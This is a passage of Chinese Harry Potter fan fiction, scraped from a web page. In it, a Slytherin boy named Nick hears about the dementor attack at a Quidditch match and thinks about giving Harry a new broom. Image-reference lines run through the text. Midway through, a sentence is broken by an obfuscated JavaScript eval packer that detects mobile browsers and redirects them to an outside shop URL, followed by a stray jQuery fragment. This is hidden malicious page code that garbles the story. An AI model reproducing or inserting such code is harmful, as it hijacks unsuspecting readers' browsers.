小天狼星袭击格兰芬多塔楼的事儿让城堡的安保变得更加严峻。

    然后,十一月到了。

    糟糕的天气似乎并不打算按下暂停键,在一场又一场的倾盆大雨里,霍格沃茨迎来了本学年第一场魁地奇比赛。

    按照传统,每年的第一场比赛都应该是整个赛季最受关注的——不论对阵双方是谁,那天的看台总会被期待和喧闹填满。

    但尼克在早餐时间路过窗户时,就改了主意。窗外,天空被压成了很不好看的铅灰色。厚重的云层层层叠叠地压在一起,边缘模糊。雨水从那些云层底部倾泻下来,打在湖面上,溅起层层细密的白沫。

    风实在是太大了。

    尼克能看到远处禁林的树梢被压成了一个方向,偶尔弹回来,又被重新压下去。一些动物在城堡外围奔跑,似乎是在寻找一个可靠的避难所。

    “我不去。”他宣布道,然后走到餐桌边坐好。

    科林正在往围巾上系一根绿油油的缎带。那是他妈妈前两天寄来的,据说“戴上会有好运”。

    听到尼克的话,他圆滚滚的手指在半空中停住了:“不、不去了?尼克,这可是第一场比赛啊!”

    “天气太糟了。”尼克把牛奶倒出来,“而且,这又不是斯莱特林的比赛——格兰芬多对赫奇帕奇而已。更何况,你不害怕那个‘凶兆’了?”

    坐在旁边的、对神奇动物的热情要明显高过占卜课的蒙塔古听了,也闷声笑起来。

    科林张了张嘴,像是想说什么反驳的话。

    但他也看了看窗外——那阵风正把雨点吹成几乎是水平的角度,砸在窗玻璃上,发出密集的响。

    他的脸上流露出明显的天人交战,简直要被纠结坏了,“……你说得对,尼克。”他勉强地开口,“但是——但是赫奇帕奇的追球手今年换了新扫帚!还有塞德里克,我听说他——”

    “科林,”塞西莉亚嚼完半块馅饼,“如果你真的那么想看别人骑新扫帚,你可以自己去看。没人拦着你。”

    科林的胖脸在短时间的犹豫之后,像是做了一个重大的决定:“我是斯莱特林,我去帮大家——侦察敌情!”

    于是,早餐结束后,尼克、塞西莉亚与科林在大厅分道扬镳。

    在科林临出门前,尼克看了他一眼:“别感冒了。”

    “不会的!”科林已经整个人裹进了厚斗篷里,举着一把极有气势的黑伞顶着风摇摇晃晃地出去了。

    整个斯莱特林公共休息室的气氛带着一股浓浓的遗憾。

    几个低年级生始终挤在窗边往外张望,看着那片雨幕发出一声短促的、像是认命般的叹息,然后各自回到了自己原来的位置上。

    壁炉附近的几张扶手椅已经被占满了,有人在看书,有人在下巫师棋,有人靠在椅背上闭着眼睛打盹。

    事实上,这场比赛本该是斯莱特林对格兰芬多的赛季揭幕战来着。

    不过,德拉科·马尔福的手臂在神奇生物课上“意外受伤”后,恢复得“相当缓慢”。他对外宣称伤势仍然需要进一步的休养,并不适合在暴风雨天气参加高强度的比赛。

    大约两个小时后,科林回来了。

    他穿过公共休息室入口的石墙时,整个人像是刚从黑湖里捞上来的——斗篷湿透了,深色的水渍从肩膀一直蔓延到下摆,围巾已经湿成了一块拧不干的厚布,绿色缎带湿哒哒地垂在胸前,下一秒就可以潜进黑湖里扮演水草。

    他的头发贴在额头上,鼻尖冻得通红,嘴唇微微发紫,但他在踏进公共休息室的第一秒开口说话时,声音里没有一点儿寒冷,只有一种急促而兴奋的慌乱。

    “尼克!你绝对不知道发生了什么!”

    尼克抬头。他合上书,看着科林正在把手套从冻僵的手指上一根一根往下拽,那些动作正因为手指不听使唤而变得又慢又笨。

    “摄魂怪,”科林说,他的声音在发抖——到底是冻的还是别的,尼克搞不太清楚,“摄魂怪冲到球场上来了!一大群!从禁林方向过来的!所有人都看到了!它们在球场上空盘旋,然后——然后哈利·波特——”

    科林停了下来。他吸了一口气,声音拔得更高了。

    “他从扫帚上掉下来了!大概——不,不,至少有五十英尺高!所有人都以为他会摔死!庞弗雷夫人说她从来没见过有人从那个高度摔下来还能活着的——但谢天谢地啊,邓布利多——”

    “他只是摔伤了?”塞西莉亚好奇地问。

    “没有!”科林说得更急促了,“从我的角度来看,他根本没摔到地上!邓布利多接住他了。但是摄魂怪真的害惨他了!还记得吗,马尔福因为波特在列车上被吓晕的事儿嘲笑了他那么久——但真没想到啊,居然会在比赛上吓昏过去——总之,波特看起来什么都不知道!他的扫帚也——”科林的胖脸皱起来。

    “他的扫帚怎么了?”尼克赶忙问。

    “没了。”科林说,“被风吹走了!我不知道去哪儿了,但它反正不见了。就一眨眼的功夫——红衣服摔下来,木棍子飞起来——”

    他打了个喷嚏,声音响亮得连远处正在下棋的两个高年级生都抬头看了过来。

    塞西莉亚从她的书页上方抬起眼:“去换衣服。”

    科林又打了一个喷嚏,然后拖着湿透的斗篷朝宿舍方向走去。

    尼克坐在扶手椅里,看着科林的背影消失在宿舍门口。

    光轮2000。那把扫帚是在波特一年级的时候由麦格教授特批的,当时全校都在谈论那个一年级新生直接获得了一把全英国最好的扫帚。他知道那把扫帚对哈利·波特的意义——它绝对不仅仅是一件载具那么简单。

    雨水还在窗外的玻璃上持续地敲打着。

    塞西莉亚啧啧地说:“他们今年够呛能赢了。除非邓布利多又偏心他们。”

    那天傍晚,丹妮尔来找了他。

    尼克在走廊拐角处见到了妹妹。丹妮尔的头发比早上整齐一些,可能是比赛时淋了雨,现在已经洗过澡了。但她的脸颊被走廊里的穿堂风吹得有些发红。她站在靠窗的位置,用脚尖踢着石子。

    “你听说哈利的事了?”丹妮尔上前几步迎接尼克。

    “科林回来时说过了。”尼克说,“波特的扫帚——没了?”

    丹妮尔特别用力地点;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17709827|205993||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    头。她看起来正替哈利感到痛心,但又说不清那种痛心该如何表达。

    “是的!他的扫帚——他的光轮2000——从天上掉下来,砸到了打人柳上。”丹妮尔痛心疾首地说,“被甩成渣了。”

    “啊?”尼克觉得有点儿不可置信。

    因为如果是这样的话,波特和打人柳的渊源就实在过深了。“我不骗你!”丹妮尔手舞足蹈,“我亲眼看到了。打人柳把它卷起来甩了好几下,木头碎片飞得满天都是。可怜的2000像被塞进了一台碎木机里,‘嘎嘣’一下就碎掉了。”

    “真可怜。”尼克干巴巴地说。

    “是啊!哈利特别心疼。那把扫帚是他进入魁地奇队以来就一直用的,你知道的,麦格教授亲自帮他买的。”她捶胸顿足,“但赛季才刚开始呢!他后面几场比赛——如果没有扫帚——他可能连训练都没办法参加。”

    尼克沉默了一拍,然后他若有所思地说:“或许我可以送他一把光轮2001?”

    丹妮尔的眉毛像是被人突然从下面戳了一下。她一副见了鬼的表情:“什——么——?你要送他——?”

    尼克舔舔嘴唇:“嗯。对。”

    丹妮尔狐疑极了:“又来?你霍格莫德的那次就够莫名其妙的了——说吧,狡诈的斯莱特林,你到底有何居心?”

    尼克的脸上爬满了莫名其妙:“你在说什么胡话?你分明知道的。就——大黑狗那次,他保护了我一下。我觉得我需要还这个人情。”

    至于相册的事儿,他不想在这个时候说出来。

    “你想得蛮好!”丹妮尔信了,但她嘲笑道,“我和赫敏都问过哈利了!他说,光轮2001是马尔福说‘好骑’的。他绝对不买马尔福觉得好的。我和金妮也是这么想的!”

    她明显正因哈利做出这个决定而感到由衷的踏实,“听听看——哈利多棒啊——”尼克不太吃惊。德拉科确实不太惹人喜欢。尤其不可能讨哈利·波特欢心。

    但自己妹妹对波特的吹捧真是有点……毛骨悚然。

    “行吧。”他不咸不淡地说,“那就不送了。正好他没有扫帚的话,就能让我们斯莱特林再赢一年了。替我祝他好好养伤。”

    丹妮尔听了这话,气得差点蹦起来:“听听吧!狡诈恶毒的斯莱特林!”

    尼克耸肩:“又不是我让他的扫帚飞跑的。”

    当然,丹妮尔也没有真的生气。她的语气平缓了些:“但是吧,我真怀疑啊。你刚刚是真的打算送他一把扫帚吗?不是随口开玩笑戏弄我?”

    “不,不。但计划被否决了。”尼克说,“所以,你可以当成某种戏弄。我没意见。”

    丹妮尔垮下个脸来:“好吧——反正——我会转告他的。”

    “不用说扫帚的事。”尼克强调。

    “其实吧——”丹妮尔挠挠下巴,明显又想到个招,“应该还有其他的扫帚选择吧?你要不要去挑挑看?当成圣诞礼物给他嘛——刚刚好!”

    “如果有空的话,我会去看看。”尼克说,“但是我很忙。不保证。”

    “知道了!”丹妮尔点点头。